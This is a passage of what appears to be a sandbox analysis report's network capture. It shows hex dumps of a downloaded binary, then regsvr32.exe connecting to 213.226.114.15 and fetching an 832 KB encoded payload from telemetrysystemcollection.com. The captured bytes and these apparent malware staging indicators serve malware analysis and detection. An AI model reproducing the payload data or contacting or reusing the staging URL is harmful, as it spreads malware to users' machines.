2022-06-16 18:22:58 UTC	216	IN	Data Raw: 00 00 89 85 50 f9 ff ff 8b 4d 08 83 c1 3d 89 8d 4c f9 ff ff 8b 55 08 81 c2 a7 01 00 00 89 95 04 fc ff ff 8b 45 08 05 9e 00 00 00 89 85 c8 fe ff ff 8b 4d 08 81 c1 5c 01 00 00 89 8d c4 fe ff ff 8b 55 08 81 c2 d7 00 00 00 89 95 c0 fe ff ff 8b 45 08 05 95 00 00 00 89 85 64 fd ff ff 8b 4d 08 81 c1 61 01 00 00 89 8d 60 fd ff ff 8b 55 08 81 c2 8a 00 00 00 89 95 bc fe ff ff 8b 45 08 05 ef 01 00 00 89 85 b8 fe ff ff 8b 4d 08 81 c1 a4 01 00 00 89 8d b4 fe ff ff 8b 55 08 83 c2 1d 89 95 00 fc ff ff 8b 45 08 05 cf 00 00 00 89 85 5c fd ff ff 8b 4d 08 83 c1 5e 89 8d 8c fa ff ff 8b 55 08 83 c2 16 89 55 f0 8b 45 08 83 c0 55 89 85 58 fd ff ff 8b 4d 08 81 c1 bc 00 00 00 89 8d 88 fa ff ff 8b 55 08 81 c2 8b 00 00 00 89 55 c4 8b 45 08 05 25 01 00 00 89 85 84 fa ff ff 8b 4d 08 Data Ascii: PM=LUEM\UEdMa`UEMUE\M^UUEUXMUUE%M
2022-06-16 18:22:58 UTC	232	IN	Data Raw: 45 08 83 c0 05 89 85 20 fc ff ff 8b 4d 08 83 c1 3b 89 8d 1c fc ff ff 8b 55 08 81 c2 e6 01 00 00 89 95 98 fd ff ff 8b 45 08 05 b9 01 00 00 89 85 18 fc ff ff 8b 4d 08 81 c1 bb 00 00 00 89 8d 74 ff ff ff 8b 55 08 81 c2 cf 00 00 00 89 95 14 fc ff ff 8b 45 08 05 a4 00 00 00 89 85 5c fa ff ff 8b 4d 08 83 c1 79 89 8d d4 fe ff ff 8b 55 08 81 c2 e6 01 00 00 89 95 70 ff ff ff 8b 45 08 05 8b 00 00 00 89 85 3c f9 ff ff 8b 4d 08 83 c1 12 89 4d d0 8b 55 08 81 c2 85 00 00 00 89 95 d0 fe ff ff 8b 45 08 83 c0 5b 89 85 10 fc ff ff 8b 4d 08 81 c1 b8 00 00 00 89 8d 38 f9 ff ff 8b 55 08 81 c2 5b 01 00 00 89 95 94 fd ff ff 8b 45 08 05 b1 01 00 00 89 85 90 fd ff ff 8b 4d 08 81 c1 e3 01 00 00 89 8d 58 fa ff ff 8b 55 08 81 c2 72 01 00 00 89 95 0c fc ff ff 8b 45 08 83 c0 2a 89 85 Data Ascii: E M;UEMtUE\MyUpE<MMUE[M8U[EMXUrE*
2022-06-16 18:22:58 UTC	248	IN	Data Raw: c2 a3 01 00 00 89 55 b8 8b 45 08 83 c0 0e 89 85 00 fe ff ff 8b 4d 08 81 c1 42 01 00 00 89 8d 1c ff ff ff 8b 55 08 81 c2 5e 01 00 00 89 95 cc fb ff ff 8b 45 08 05 80 00 00 00 89 85 18 ff ff ff 8b 4d 08 83 c1 2f 89 8d c8 fb ff ff 8b 55 08 81 c2 24 01 00 00 89 95 fc fd ff ff 8b 45 08 05 89 01 00 00 89 85 f8 fd ff ff 8b 4d 08 83 c1 68 89 8d d8 f9 ff ff 8b 55 08 81 c2 bd 00 00 00 89 95 f4 fd ff ff 8b 45 08 05 06 01 00 00 89 85 c4 fb ff ff 8b 4d 08 83 c1 52 89 8d f0 fd ff ff 8b 55 08 81 c2 d6 00 00 00 89 95 14 ff ff ff 8b 45 08 05 cb 01 00 00 89 85 ec fd ff ff 8b 4d 08 83 c1 67 89 8d d4 f9 ff ff 8b 55 08 83 c2 2b 89 95 10 ff ff ff 8b 45 08 05 ea 00 00 00 89 85 d0 f9 ff ff 8b 4d 08 83 c1 6e 89 8d c0 fb ff ff 8b 55 08 81 c2 f6 00 00 00 89 55 b4 8b 45 08 05 10 01 Data Ascii: UEMBU^EM/U$EMhUEMRUEMgU+EMnUUE
2022-06-16 18:22:58 UTC	264	IN	Data Raw: 85 28 fa ff ff 8b 4d 08 81 c1 1c 01 00 00 89 8d 24 fa ff ff 8b 55 08 83 c2 5d 89 95 08 fc ff ff 8b 45 08 05 ff 00 00 00 89 85 04 fc ff ff 8b 4d 08 81 c1 f1 00 00 00 89 8d 20 fa ff ff 8b 55 08 81 c2 61 01 00 00 89 95 10 fe ff ff 8b 45 08 05 07 01 00 00 89 85 00 fc ff ff 8b 4d 08 81 c1 e0 01 00 00 89 8d fc fb ff ff 8b 55 08 81 c2 64 01 00 00 89 95 f8 fb ff ff 8b 45 08 0 5 a0 01 00 00 89 85 0c fe ff ff 8b 4d 08 81 c1 91 01 00 00 89 8d 08 fe ff ff 8b 55 08 81 c2 db 00 00 00 89 95 04 fe ff ff 8b 45 08 05 76 01 00 00 89 45 b4 8b 4d 08 81 c1 ac 01 00 00 89 8d f4 fb ff ff 8b 55 08 81 c2 c3 01 00 00 89 95 30 ff ff ff 8b 45 08 05 d0 01 00 00 89 85 f0 fb ff ff 8b 4d 08 81 c1 ee 01 00 00 89 8d 1c fa ff ff 8b 55 08 81 c2 87 00 00 00 89 95 00 fe ff ff 8b 45 08 05 f2 01 Data Ascii: (M$U]EM UaEMUdEMUEvEMU0EMUE
2022-06-16 18:22:58 UTC	280	IN	Data Raw: 95 d4 fd ff ff 7c 0f 8b 45 d4 03 85 c0 fd ff ff 89 85 b0 fe ff ff 8b 8d c4 fc ff ff 0f af 8d f0 fe ff ff 89 4d cc 8b 95 ec fd ff ff 3b 95 58 ff ff ff 7c 12 8b 85 14 ff ff ff 03 85 24 fd ff ff 89 85 2c fd ff ff 8b 8d 60 ff ff ff 0f af 8d e8 fc ff ff 89 8d 3c fe ff ff 8b 95 00 fd ff ff 3b 95 44 fd ff ff 7c 12 8b 85 fc fe ff ff 03 85 10 fe ff ff 89 85 14 ff ff ff 8b 8d 58 ff ff ff 0f af 8d 18 ff ff ff 89 8d 74 ff ff ff 8b 95 fc fc ff ff 3b 55 88 7c 0c 8b 85 e0 fc ff ff 03 45 dc 89 45 c8 8b 8d 10 fd ff ff 3b 4d 80 7f 12 8b 95 a4 fd ff ff 03 95 2c ff ff ff 89 95 9c fd ff ff 8b 85 c4 fd ff ff 0f af 85 ac fe ff ff 89 45 f8 8b 4d e8 0f af 8d 78 fe ff ff 89 8d 90 fd ff ff 8b 95 c4 fe ff ff 0f af 95 3c fd ff ff 89 95 a0 fd ff ff 8b 45 a0 0f af 45 e8 89 85 20 fd ff Data Ascii: |EM;X|$,`<;D|Xt;U|EE;M,EMx<EE

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:58 UTC	296	IN	Data Raw: 89 07 89 77 04 89 4f 08 33 c9 89 57 0c 8b 45 dc 8b 7d e4 89 45 f4 81 f7 6e 74 65 6c 8b 45 e8 35 69 6e 65 49 89 45 f8 8b 45 e0 35 47 65 6e 75 89 45 fc 33 c0 40 53 0f a2 8b f3 5b 8d 5d dc 89 03 8b 45 fc 89 73 04 0b c7 0b 45 f8 89 4b 08 89 53 0c 75 43 8b 45 dc 25 f0 3f ff 0f 3d c0 06 01 00 74 23 3d 60 06 02 00 74 1c 3d 70 06 02 00 74 15 3d 50 06 03 00 74 0e 3d 60 06 03 00 74 07 3d 70 06 03 00 75 11 8b 3d e4 4f 06 10 83 cf 01 89 3d e4 4f 06 10 eb 06 8b 3d e4 4f 06 10 8b 4d e4 6a 07 58 89 4d fc 39 45 f4 7c 2f 33 c9 53 0f a2 8b f3 5b 8d 5d dc 89 03 89 73 04 89 4b 08 8b 4d fc 89 53 0c 8b 5d e0 f7 c3 00 02 00 00 74 0e 83 cf 02 89 3d e4 4f 06 10 eb 03 8b 5d f0 a1 14 40 06 10 83 c8 02 c7 05 e0 4f 06 10 01 00 00 00 a3 14 40 06 10 f7 c1 00 00 10 00 0f 84 93 00 00 00 Data Ascii: wO3WE}EntelE5ineIEE5GenuE3@S[]EsEKSuCE%?=t#=`t=pt=Pt=`t=pu=O=O=OMjXM9E|/3S[]sK MS]t=O]@O@
2022-06-16 18:22:58 UTC	312	IN	Data Raw: ff 40 08 8b 02 8b 08 66 8b 45 08 66 89 01 8b 02 83 00 02 b0 01 5d c2 08 00 8b ff 55 8b ec 83 ec 0c 53 56 8b f1 57 80 7e 3c 00 75 58 33 ff 39 7e 38 7e 51 8b 4e 34 8d 5e 18 89 4d f8 33 c0 66 89 45 fc 8b 46 08 50 8b 00 ff 70 04 8d 45 fc 51 50 e8 33 30 00 00 83 c4 10 89 45 f4 85 c0 7e 20 53 ff 75 fc 8d 8e 48 04 00 00 e8 66 ff ff ff 8b 4d f8 03 4d f4 47 89 4d f8 3b 7e 38 75 bf eb 1e 83 0b ff eb 19 8d 46 0c 50 8d 46 18 50 ff 76 38 8d 8e 48 04 00 00 ff 76 34 e8 09 00 00 00 5f 5e b0 01 5b c9 c2 04 00 8b ff 55 8b ec 51 53 8b 5d 0c 8b c1 89 45 fc 85 db 74 59 8b 00 57 8b 78 04 39 78 08 75 0b 80 78 0c 00 8b 45 10 74 3d eb 33 2b 78 08 3b fb 72 02 8b fb 56 8d 34 3f 56 ff 75 08 ff 30 e8 55 ce ff ff 8b 4d fc 83 c4 0c 8b 01 01 30 8b 01 5e 01 78 08 8b 01 80 78 0c 00 8b 45 Data Ascii: @fEf]USVW~<uX39~8~QN4^M3fEFPpEQP30E~ SuHfMMGM;~8uFPFPv8Hv4_^[UQS]EtYWx9xuxEt=3 +x;rV4?Vu0UM0^xxE
2022-06-16 18:22:58 UTC	328	IN	Data Raw: 18 81 fe 50 01 00 00 72 db b0 01 eb 0a 6a 00 e8 1d 00 00 00 59 32 c0 5f 5e c3 8b ff 55 8b ec 6b 45 08 18 05 40 58 06 10 50 ff 15 ac c0 05 10 5d c3 8b ff 56 8b 35 90 59 06 10 85 f6 74 20 6b c6 18 57 8d b8 28 58 06 10 57 ff 15 2c c0 05 10 ff 0d 90 59 06 10 83 ef 18 83 ee 01 75 eb 5f b0 01 5e c3 8b ff 55 8b ec 6b 45 08 18 05 40 58 06 10 50 ff 15 b0 c0 05 10 5d c3 8b ff 55 8b ec 51 64 a1 30 00 00 00 56 33 f6 89 75 fc 8b 40 10 39 70 08 7c 0f 8d 45 fc 50 e8 4d e7 ff ff 83 7d fc 01 74 03 33 f6 46 8b c6 5e c9 c3 8b ff 55 8b ec 8b 45 0c 3b 45 08 76 05 83 c8 ff 5d c3 1b c0 f7 d8 5d c3 8b ff 55 8b ec 56 8b 75 08 57 85 f6 75 1a 8b 75 0c 8b ce e8 bc 06 00 00 33 ff 89 7e 08 89 7e 0c 89 7e 10 e9 84 00 00 00 33 ff 80 3e 00 75 1f 8b 75 0c 39 7e 0c 75 0d 6a 01 8b ce e8 ea Data Ascii: PrjY2_^UkE@XP]V5Yt kW(XW,Yu_^UkE@XP]UQd0V3u@9p|EPM}t3F^UE;Ev]]UVuWuu3~~~3>uu9~uj
2022-06-16 18:22:58 UTC	344	IN	Data Raw: ff 8b ca 89 8d 84 f8 ff ff 85 c0 0f 84 da 03 00 00 83 f8 26 76 03 6a 26 58 0f b6 0c 85 e6 12 06 10 0f b6 34 85 e7 12 06 10 8b f9 89 85 b0 f8 ff ff c1 e7 02 57 8d 04 31 89 85 8c fa ff ff 8d 85 90 fa ff ff 6a 00 50 e8 30 4d ff ff 8b c6 c1 e0 02 50 8b 85 b0 f8 ff ff 0f b7 04 85 e4 12 06 10 8d 04 85 e0 09 06 10 50 8d 85 90 fa ff ff 03 c7 50 e8 c6 4e ff ff 8b bd 8c fa ff ff 83 c4 18 3b fb 0f 87 cc 00 00 00 8b bd 90 fa ff ff 85 ff 75 36 33 c0 50 89 85 bc f8 ff ff 89 85 5c fc ff ff 8d 85 c0 f8 ff ff 50 8d 85 60 fc ff ff 68 cc 01 00 00 50 e8 2d d1 ff ff 83 c4 10 8a c3 be cc 01 00 00 e9 02 03 00 00 3b fb 74 f0 83 bd 5c fc ff ff 00 74 e7 8b 85 5c fc ff ff 33 c9 89 85 a8 f8 ff ff 33 f6 8b c7 f7 a4 b5 60 fc ff ff 03 c1 89 84 b5 60 fc ff ff 83 d2 00 46 8b ca 3b b 5 a8 Data Ascii: &vj&X4W1jP0MPPPN;u63P\P`hP-;t\t\33``F;
2022-06-16 18:22:58 UTC	360	IN	Data Raw: 5b 5e 5f c2 10 00 cc cc cc cc cc cc 57 56 55 33 ff 33 ed 8b 44 24 14 0b c0 7d 15 47 45 8b 54 24 10 f7 d8 f7 da 83 d8 00 89 44 24 14 89 54 24 10 8b 44 24 1c 0b c0 7d 14 47 8b 54 24 18 f7 d8 f7 da 83 d8 00 89 44 24 1c 89 54 24 18 0b c0 75 28 8b 4c 24 18 8b 44 24 14 33 d2 f7 f1 8b d8 8b 44 24 10 f7 f1 8b f0 8b c3 f7 64 24 18 8b c8 8b c6 f7 64 24 18 03 d1 eb 47 8b d8 8b 4c 24 18 8b 54 24 14 8b 44 24 10 d1 eb d1 d9 d1 ea d1 d8 0b db 75 f4 f7 f1 8b f0 f7 64 24 1c 8b c8 8b 44 24 18 f7 e6 03 d1 72 0e 3b 54 24 14 77 08 72 0f 3b 44 24 10 76 09 4e 2b 44 24 18 1b 54 24 1c 33 db 2b 44 24 10 1b 54 24 14 4d 79 07 f7 da f7 d8 83 da 00 8b ca 8b d3 8b d9 8b c8 8b c6 4f 75 07 f7 da f7 d8 83 da 00 5d 5e 5f c2 10 00 cc 80 f9 40 73 15 80 f9 20 73 06 0f a5 c2 d3 e0 c3 8b d0 33 Data Ascii: [^_WVU33D$}GET$DTD$}GT$DTu(LD3DddGLTDud$D$r;T$wr;D$vN+DT3+DTMy Ou]^_@s s3
2022-06-16 18:22:58 UTC	376	IN	Data Raw: 00 00 00 00 69 00 74 00 00 00 00 00 6a 00 61 00 00 00 00 00 6b 00 6f 00 00 00 00 00 6e 00 6c 00 00 00 00 00 00 6e 00 6f 00 00 00 00 00 70 00 6c 00 00 00 00 00 70 00 74 00 00 00 00 00 72 00 6f 00 00 00 00 00 72 00 75 00 00 00 00 00 68 00 72 00 00 00 00 00 73 00 6b 00 00 00 00 00 73 00 71 00 00 00 00 00 73 00 76 00 00 00 00 00 74 00 68 00 00 00 00 00 74 00 72 00 00 00 00 00 75 00 72 00 00 00 00 00 69 00 64 00 00 00 00 00 75 00 6b 00 00 00 00 00 62 00 65 00 00 00 00 00 73 00 6c 00 00 00 00 00 65 00 74 00 00 00 00 00 6c 00 76 00 00 00 00 00 6c 00 74 00 00 00 00 00 66 00 61 00 00 00 00 00 76 00 69 00 00 00 00 00 68 00 79 00 00 00 00 00 61 00 7a 00 00 00 00 00 65 00 75 00 00 00 00 00 6d 00 6b 00 00 00 00 00 61 00 66 00 00 00 00 00 6b 00 61 00 00 00 00 00 66 00 6f Data Ascii: itjakonlnoplptroruhrsksqsvthtruridukbesletlvltfavihyazeumkafkafo
2022-06-16 18:22:58 UTC	392	IN	Data Raw: 3a 02 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 00 00 ad 01 46 72 65 65 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 00 a2 01 46 6c 75 73 68 46 69 6c 65 42 75 66 66 65 72 73 00 00 16 06 57 72 69 74 65 46 69 6c 65 00 03 02 47 65 74 43 6f 6e 73 6f 6c 65 4f 75 74 70 75 74 43 50 00 00 ff 01 47 65 74 43 6f 6e 73 6f 6c 65 4d 6f 64 65 00 00 4e 05 53 65 74 53 74 64 48 61 6e 64 6c 65 00 00 25 05 53 65 74 46 69 6c 65 50 6f 69 6e 74 65 72 45 78 00 00 da 02 47 65 74 53 74 72 69 6e 67 54 79 70 65 57 00 00 89 00 43 6c 6f 73 65 48 61 6e 64 6c 65 00 ce 0 0 43 72 65 61 74 65 46 69 6c 65 57 00 15 06 57 72 69 74 65 43 6f 6e 73 6f 6c 65 57 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff Data Ascii: :GetEnvironmentStringsWFreeEnvironmentStringsWFlushFileBuffersWriteFileGetConsoleOutputCPGetConsoleModeNSetStdHandle%SetFilePointerExGetStringTypeWCloseHandleCreateFileWWriteConsoleW

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49182	213.226.114.15	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:59 UTC	401	OUT	GET /m8YYdu/mCQ2U9/home.aspx HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: telemetrysystemcollection.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:59 UTC	401	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:22:59 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 Last-Modified: Tue, 14 Jun 2022 10:54:24 GMT ETag: "cb280-5e1663a52587a" Accept-Ranges: bytes Content-Length: 832128 Connection: close
2022-06-16 18:22:59 UTC	402	IN	Data Raw: 43 79 2f 59 57 6e 59 30 63 6c 46 6a 62 6a 4e 6c 6a 72 4e 61 4e 76 35 43 4e 44 68 45 5a 58 6c 69 4b 6a 51 35 65 45 56 56 51 33 52 45 56 45 46 74 52 6b 5a 31 53 46 70 31 4e 48 4a 52 5a 32 34 7a 0d 0a 5a 58 46 4d 57 6a 5a 47 51 6a 51 34 52 47 56 35 59 6d 73 30 4f 58 5a 61 37 30 31 30 38 46 32 4d 54 50 35 48 4f 59 56 37 49 56 77 62 49 6b 63 65 51 51 6f 57 50 6a 74 62 5a 69 46 56 56 69 6f 4b 0d 0a 44 55 49 49 55 52 6b 4b 4d 44 74 6a 48 53 70 30 42 53 49 56 5a 6 8 67 6e 50 68 41 61 66 31 78 74 53 6a 4e 6c 63 55 78 61 4e 6b 62 39 6c 67 73 6e 6e 72 6f 2f 57 73 2f 36 4a 58 57 75 67 43 6c 30 0d 0a 75 2b 6b 7a 64 37 43 32 46 57 71 61 6e 43 70 67 50 4b 31 75 56 5a 37 6b 41 77 65 72 67 57 6b 49 37 64 4d 68 55 39 4c 33 5a 45 6a 73 34 78 70 46 73 4a 63 63 58 65 2f 77 4b Data Ascii: Cy/YWnY0clFjbjNljrNaNv5CNDhEZXliKjQ5eEVVQ3REVEFtRkZ1SFp1NHJRZ24zZXFMWjZGQjQ4RG V5Yms0OXZa70108F2MTP5HOYV7IVwbIkceQQoWPjtbZiFVVioKDUIIURkKMDtjHSp0BSIVZhgnPhAaf1xtSjNlcUxa Nkb9lgsnnro/Ws/6JXWugCl0u+kzd7C2FWqanCpgPK1uVZ7kAwergWkl7dMhU9L3ZEjs4xpFsJccXe/wK
2022-06-16 18:22:59 UTC	409	IN	Data Raw: 6c 69 43 2f 6e 74 4b 4c 65 72 6f 6f 6a 63 63 66 79 6f 42 43 4e 41 75 4e 37 69 79 65 36 66 59 78 38 55 2f 63 43 58 44 50 45 55 6e 6b 0d 0a 41 37 37 2b 42 61 4c 38 65 59 62 61 63 6d 59 7a 62 47 48 46 44 39 72 4e 42 38 43 78 41 5a 58 79 4c 35 71 2f 61 48 77 58 33 6b 49 6b 7a 78 6d 39 50 4b 36 67 59 30 6c 61 2f 6e 6d 4f 75 51 6d 77 0d 0a 4d 57 58 36 43 61 61 39 6f 78 2f 32 50 45 53 70 74 61 36 6d 2b 47 7a 7a 71 64 61 76 59 4d 30 5a 76 65 59 44 75 72 4e 49 57 6b 62 39 2b 51 53 62 37 66 46 74 2b 45 62 54 66 45 4c 4a 63 54 44 4e 0d 0a 49 49 48 70 4a 38 79 77 4e 62 48 65 56 6e 78 45 58 56 48 6b 45 36 72 2b 44 61 37 38 63 59 4c 61 4b 70 34 38 30 32 41 65 30 58 4f 36 45 74 7a 78 55 6d 52 35 36 53 66 49 30 57 6d 62 56 30 50 2f 0d 0a 41 61 6a 4b 69 42 75 45 63 55 69 Data Ascii: liC/ntKLeroojccfyoBCNAuN7iye6fYx8U/cCXDPEUnkA77+BaL8eYbacmYzbGHFD9rNB8CxAZXyL5q/aHwX3kIk zxm9PK6gY0la/nmOuQmwMWX6Caa9ox/2PESpta6m+GzzqdavYM0ZveYDurNlWkb9+QSb7fFt+EbTfELJcTDNIIHpJ8 ywNbHeVnxEXVHkE6r+Da78cYLaKp4802Ae0XO6EtzxUmR56SfI0WmbV0P/AajKiBuEcUi
2022-06-16 18:22:59 UTC	425	IN	Data Raw: 76 53 65 78 37 43 76 50 37 6e 6e 46 46 38 62 4e 46 38 53 78 45 59 33 79 4a 35 4b 39 0d 0a 66 4a 54 4f 47 4b 2f 39 43 59 44 4b 4f 4b 37 50 49 4b 7a 52 4d 4e 44 37 46 4c 2f 6c 66 6f 58 34 41 59 61 39 45 35 35 6d 73 77 6d 39 6b 51 69 46 4e 44 6e 7a 41 4b 6e 49 66 4d 30 5a 6b 65 59 54 0d 0a 75 76 35 4b 32 62 55 6b 2b 52 79 62 35 7a 4c 75 6c 42 47 59 4d 6b 61 4f 2b 50 53 49 71 62 57 75 70 76 6a 31 74 49 6d 5a 6a 37 67 52 33 36 33 75 71 6e 4c 38 42 61 72 2b 63 59 4c 59 49 6f 4b 34 0d 0a 4b 4a 33 50 6d 7a 4c 50 44 38 79 7a 45 57 33 77 4e 37 4b 2f 66 49 44 4f 58 63 6f 35 72 4e 38 55 68 63 38 54 6c 63 4d 66 68 62 30 33 74 65 77 6a 31 2b 77 38 6e 4e 46 6a 70 73 74 68 35 4d 38 67 0d 0a 70 65 73 76 77 4c 49 31 6e 64 77 4f 6f 4d 38 42 6c 65 64 45 7a 6a 43 30 30 54 6a Data Ascii: vSex7CvP7nnFF8bNF8SxEY3yJ5K9fJTOGK/9CYDKOK7PIKzRMND7FL/lfoX4AYa9E55mswm9kQiFND nzAKnIfM0ZkeYTuv5K2bUk+Ryb5zLulBGYMkaO+PSIqbWupvj1tImZj7gR363uqnL8Bar+cYLYIoK4KJ3PmzLPD8yz EW3wN7K/fIDOXco5rN8Uhc8TlcMfhb03tewj1+w8nNFjpsth5M8gpesvwLI1ndwOoM8BledEzjC00Tj
2022-06-16 18:22:59 UTC	441	IN	Data Raw: 48 4c 66 6e 66 73 6e 36 47 66 61 2f 0d 0a 45 36 71 33 52 59 52 31 64 75 44 53 4e 44 6c 34 7a 68 43 76 2f 30 7a 64 44 4e 48 4e 45 38 6e 42 44 37 47 2f 4e 30 45 33 35 58 36 68 49 4d 63 50 33 68 53 71 63 51 6c 42 5a 66 71 6d 5a 72 39 38 0d 0a 6b 45 59 51 55 2f 30 42 2f 4d 6f 67 58 68 66 2b 48 55 34 6e 76 7a 66 35 4e 34 59 62 56 48 52 4d 32 66 4a 4b 79 58 6e 51 52 79 68 70 59 53 63 73 73 44 58 68 33 68 61 6f 62 77 46 52 37 6f 52 48 0d 0a 4a 38 4d 66 73 54 63 3 3 51 54 66 6c 66 73 45 67 70 4b 55 47 51 30 4b 33 2f 45 6a 75 4c 4b 4c 70 39 6a 6a 78 45 49 48 49 4d 66 6a 64 42 4e 57 42 41 34 6c 49 57 6e 55 30 38 79 79 7a 62 69 4e 6c 0d 0a 63 54 35 58 75 77 75 57 5a 62 55 52 33 53 75 4b 32 68 77 37 65 4d 34 51 6c 79 54 50 47 66 6b 38 72 6a 71 49 54 46 72 32 38 48 71 Data Ascii: HLfnfsn6Gfa/E6q3RYR1duDSNDl4zhCv/0zdDNHNE8nBD7G/N0E35X6hIMcP3hSqcQlBZfqmZr98kE YQU/0B/MogXhf+HU4nvzf5N4YbVHRM2fJKyXnQRyhpYScssDXh3haobwFR7oRHJ8MfsTc3QTflfsEgpKUGQ0K3/Eju LKLp9jjxEIHIMfjdBNWBA4IlWnU08yyzbiNlcT5XuwuWZbUR3SuK2hw7eM4QlyTPGfk8rjqITFr28Hq
2022-06-16 18:22:59 UTC	457	IN	Data Raw: 30 31 35 58 61 52 2b 6b 51 4c 76 51 75 2b 33 50 66 6e 6d 6f 62 72 4c 39 79 79 6e 52 69 58 52 33 53 49 6d 49 32 68 69 6f 6f 67 77 37 62 32 32 47 72 59 4b 70 4b 34 49 49 33 46 48 38 37 4e 0d 0a 44 38 79 37 68 57 48 77 4c 35 36 2f 62 49 7a 4f 45 4c 76 2f 54 6d 38 4a 5a 54 4a 53 2f 68 31 53 2f 47 47 43 32 69 4b 65 59 2b 34 38 73 4c 4a 50 32 62 33 4c 30 31 2f 75 4e 47 72 6a 65 64 58 7a 0d 0a 45 4c 6b 52 2f 77 47 67 79 6d 55 58 7a 54 69 30 73 6b 71 53 6a 61 37 75 4b 39 76 75 6c 42 47 59 4d 6b 61 4f 2b 50 53 49 71 62 55 33 34 64 69 36 6c 46 33 63 44 6f 6a 50 45 62 33 6b 41 37 37 2 b 0d 0a 42 61 4c 32 39 58 62 59 4b 70 71 34 4d 49 58 48 48 38 37 4e 53 41 39 77 54 42 46 74 36 54 38 38 73 43 32 31 33 67 61 45 46 4e 38 4d 6b 61 37 66 36 72 65 6c 6e 69 2f 35 48 47 2f Data Ascii: 015XaR+kQLvQu+3PfnmobrL9yynRiXR3SImI2hioogw7b22GrYKpK4II3FH87ND8y7hWHwL56/bIzO ELv/Tm8JZTJS/h1S/GGC2iKeY+48sLJP2b3L01/uNGrjedXzELkR/wGgymUXzTi0skqSja7uK9vulBGYMkaO+PSIqb U34di6lF3cDojPEb3kA77+BaL29XbYKpq4MIXHH87NSA9wTBFt6T88sC213gaEFN8Mka7f6relni/5HG/
2022-06-16 18:22:59 UTC	473	IN	Data Raw: 6f 7a 5a 58 45 6e 6b 73 6e 4e 31 33 7a 48 75 35 70 36 4b 47 36 39 74 44 79 36 71 72 7a 2f 77 52 43 2b 6b 72 6e 4e 66 63 48 58 4e 63 75 4e 0d 0a 72 75 7a 37 63 35 71 4f 73 39 6f 4d 52 44 63 39 2f 77 48 56 65 47 4a 71 4e 4e 4a 2f 67 68 44 7a 64 45 52 55 51 65 63 44 39 76 30 4e 76 58 71 43 50 37 62 69 70 30 59 55 2b 68 6d 71 74 59 52 47 0d 0a 76 61 31 34 6d 6f 61 64 30 6a 41 35 65 45 55 2b 69 34 76 50 77 58 32 53 75 62 6c 32 41 6c 37 38 75 55 71 75 6d 4a 47 34 34 45 6d 7a 70 63 6e 4e 53 72 32 31 63 4a 71 47 6e 65 47 68 44 59 65 36 0d 0a 71 73 4e 4f 52 53 46 49 71 67 50 71 64 45 68 61 64 64 39 31 6c 69 4c 43 4d 32 56 78 54 4e 42 7a 36 73 70 78 33 6b 76 54 4e 49 54 76 2f 55 78 76 4c 55 68 51 64 45 51 38 36 62 74 42 56 68 30 49 0d 0a 71 48 49 6b 6d 70 4d 4d 61 Data Ascii: ozZXEnksnN13zHu5p6KG69tDy6qrz/wRC+krnNfcHXNcuNruz7c5qOs9oMRDc9/wHVeGJqNNJ/ghDz dERUQecD9v0NvXqCP78bip0YU+hmqtYRGva14moad0jA5eEU+i4vPwX2Subl2Al78uUqumJG44EmzpcnNSr21cJqGne GhDYe6qsNORSFIqgPqdEhadd91liLCM2VxTNBz6spx3kvTNITv/UxvLUhQdEQ86btBVh0IqHIkmpMMa
2022-06-16 18:22:59 UTC	489	IN	Data Raw: 5a 78 51 2b 7a 32 77 34 4a 42 49 34 49 67 79 57 4b 74 63 63 57 48 75 71 71 38 2b 51 6d 49 0d 0a 71 66 61 6b 52 33 58 43 48 38 58 64 76 55 56 6e 62 74 71 54 65 6b 78 61 76 51 75 79 74 30 46 73 59 58 62 6d 48 7a 55 35 65 43 30 64 72 58 4e 55 32 63 77 4a 75 72 6d 4b 6f 4d 74 49 4e 48 4b 58 0d 0a 49 70 49 79 36 4f 51 6f 70 73 6d 35 45 46 34 3 8 79 65 41 4e 6d 5a 58 4c 61 66 4d 49 70 61 76 68 64 6c 64 42 35 4d 4f 4f 69 4c 65 6c 2f 72 6d 36 72 4a 69 52 75 75 67 64 73 36 58 4a 67 41 66 49 0d 0a 4f 73 38 77 69 65 47 6f 64 4c 4a 36 7a 4e 42 58 69 62 75 72 79 69 64 43 7a 2f 68 51 70 34 72 4c 2b 51 4e 76 35 36 5a 35 6a 4c 4f 6c 75 38 4e 57 79 63 65 37 37 50 77 4b 6c 63 76 47 38 38 67 35 0d 0a 76 49 75 37 42 63 72 34 4c 72 6d 4b 74 77 67 66 55 66 2f 55 78 35 66 4d 6d Data Ascii: ZxQ+z2w4JBI4IgyWKtccWHuqq8+QmIqfakR3XCH8XdvUVnbtqTekxavQuyt0FsYXbmHzU5eC0drXNU 2cwJurmKoMtINHKXIpIy6OQopsm5EF48yeANmZXLafMIpavhdIdB5MOOiLel/rm6rJiRuugds6XJgAfIOs8wieGodL J6zNBXiburyidCz/hQp4rL+QNv56Z5jLOlu8NWyce77PwKlcvG88g5vIu7Bcr4LrmKtwgfUf/Ux5fMm

Timestamp	kBytes transferred	Direction	Data
